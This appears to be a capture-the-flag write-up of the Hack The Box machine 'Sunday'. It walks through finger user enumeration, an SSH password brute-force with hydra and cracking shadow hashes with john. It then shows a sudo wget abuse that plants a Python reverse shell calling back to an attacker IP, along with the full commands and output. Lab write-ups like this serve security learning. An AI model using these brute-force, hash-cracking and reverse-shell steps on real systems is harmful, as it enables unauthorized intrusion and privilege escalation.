




Sunday :




```
Sunday 10.10.10.76          ★ 4.3          3835 👤   3639 #
```

Enumeration :

Runing an Nmap scan return those result.



```
root@kali:~# nmap -A -p- 10.10.10.76
```




```
PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open  rpcbind 2-4 (RPC #100000)
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
48419/tcp open  unknown
55357/tcp open  rpcbind
```


I expect port 22022 is SSH too.

Download finger user enumeration perl script from pentest monkey and run the tool.


Source : https://github.com/pentestmonkey/finger-user-enum



```
root@kali:~/Downloads/finger-user-enum-master# perl finger-user-enum.pl -U /usr/share/wordlists/rockyou.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )
```




```
sammy@10.10.10.76: sammy                    pts/2         <Apr 24, 2018> 10.10.14.4
```




```
sunny@10.10.10.76: sunny                    pts/3         <Apr 24, 2018> 10.10.14.4
```

We got two username, trying to crack sammy ssh password didnt worked, let’s try to crack sunny ssh password with hydra against port 22022.




```
root@kali:~# hydra -l sunny -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.76:22022/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service org
anizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-08-28 16:51:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
```




```
[22022][ssh] host: 10.10.10.76   login: sunny   password: sunday
```

Connect to sunny ssh on port 22022.




```
root@nexus:~# ssh sunny@10.10.10.76 -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method
 found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g==,diffie-hellman-gro
up-exchange-sha1,diffie-hellman-group1-sha1
```

There is an error, after some google research i finally found how to fix it. First we need to edit ssh_config.




```
root@nexus:~# nano /etc/ssh/ssh_config
```

On it, uncomment this line.




```
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
    MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
```

Then add those two line at the end of the file.



```
HostkeyAlgorithms ssh-dss,ssh-rsa
KexAlgorithms +diffie-hellman-group1-sha1
```

Restart the ssh service. And connect to ssh again.




```
root@nexus:~# ssh sunny@10.10.10.76 -p 22022
Password:
Last login: Thu Aug 29 05:01:38 2019 from 10.10.14.17
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ whoami
sunny
sunny@sunday:~$
```

We got a shell as sunny.

Privilege Escalation to sammy :


Running « sudo -l » as sunny user show you those information.




```
sunny@sunday:~$ sudo -l
User sunny may run the following commands on this host:
    (root) NOPASSWD: /root/troll
```

So we can run «/root/troll » as root.

A little enumeration later, i found an interesting file « /backup/shadow.backup » and we found some hash on it.




```
sunny@sunday:/backup$ ls
agent22.backup  shadow.backup
```




```
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

Save the hash into a file and crack them with john.




```
root@nexus:~# cat hash
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```




```
root@nexus:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunday           (sunny)
cooldude!        (sammy)
```

And we got sammy password, let's try to su as sammy.



```
sunny@sunday:/backup$ su - sammy
Password:
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sammy@sunday:~$ whoami
sammy
```

Take user flag.




```
sammy@sunday:~/Desktop$ cat user.txt
a3d9498027ca5187ba1793943ee8a598
sammy@sunday:~/Desktop$ pwd
/export/home/sammy/Desktop
```

User.txt = a3d9498027ca5187ba1793943ee8a598

Privilege escalation to root :


Running « sudo -l » as sammy show you those information.



```
sammy@sunday:~/Desktop$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
```


What if i try to wget as root a script who will give us a reverse shell at the location « /root/troll » as sammy. And then connect as sunny and run as root our script.

First we will create our script.



```
root@nexus:~# cat troll
#!/usr/bin/python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.17",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])root@nexus:~#
```


Then start a web server for allow the box to download the file.



```
root@nexus:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


Start a new terminal and connect as sunny ssh, beacause every 5 seconds the file « /root/troll » is overwrited so we have only 5 sec to execute it once downloaded on the box.

Start a netcat listener.




```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```

Run wget as root for download the file and save it at the « /root/troll » location.




```
sammy@sunday:~/Desktop$ sudo -u root wget http://10.10.14.17:8000/troll -O /root/troll
```




```
root@nexus:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.76 - - [29/Aug/2019 07:23:44] "GET /troll HTTP/1.0" 200 -
```

As sunny execute the script uploaded as root.




```
sunny@sunday:~$ sudo -u root /root/troll
```



```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.76] 48083
root@sunday:~# whoami
root
```

We are root. Take root flag.




```
root@sunday:/root# cat root.txt
fb40fab61d99d37536daeec0d97af9b8
```

Root.txt = fb40fab61d99d37536daeec0d97af9b8

Bonus :


Default « /root/troll » binary.



```
root@sunday:/root# cat troll.original
#!/usr/bin/bash

/usr/bin/echo "testing"
/usr/bin/id
```

Script who overwrite the content of « /root/troll » with the original binary.



```
root@sunday:/root# cat overwrite
#!/usr/bin/bash

while true; do
        /usr/gnu/bin/cat /root/troll.original > /root/troll
        /usr/gnu/bin/sleep 5
done
```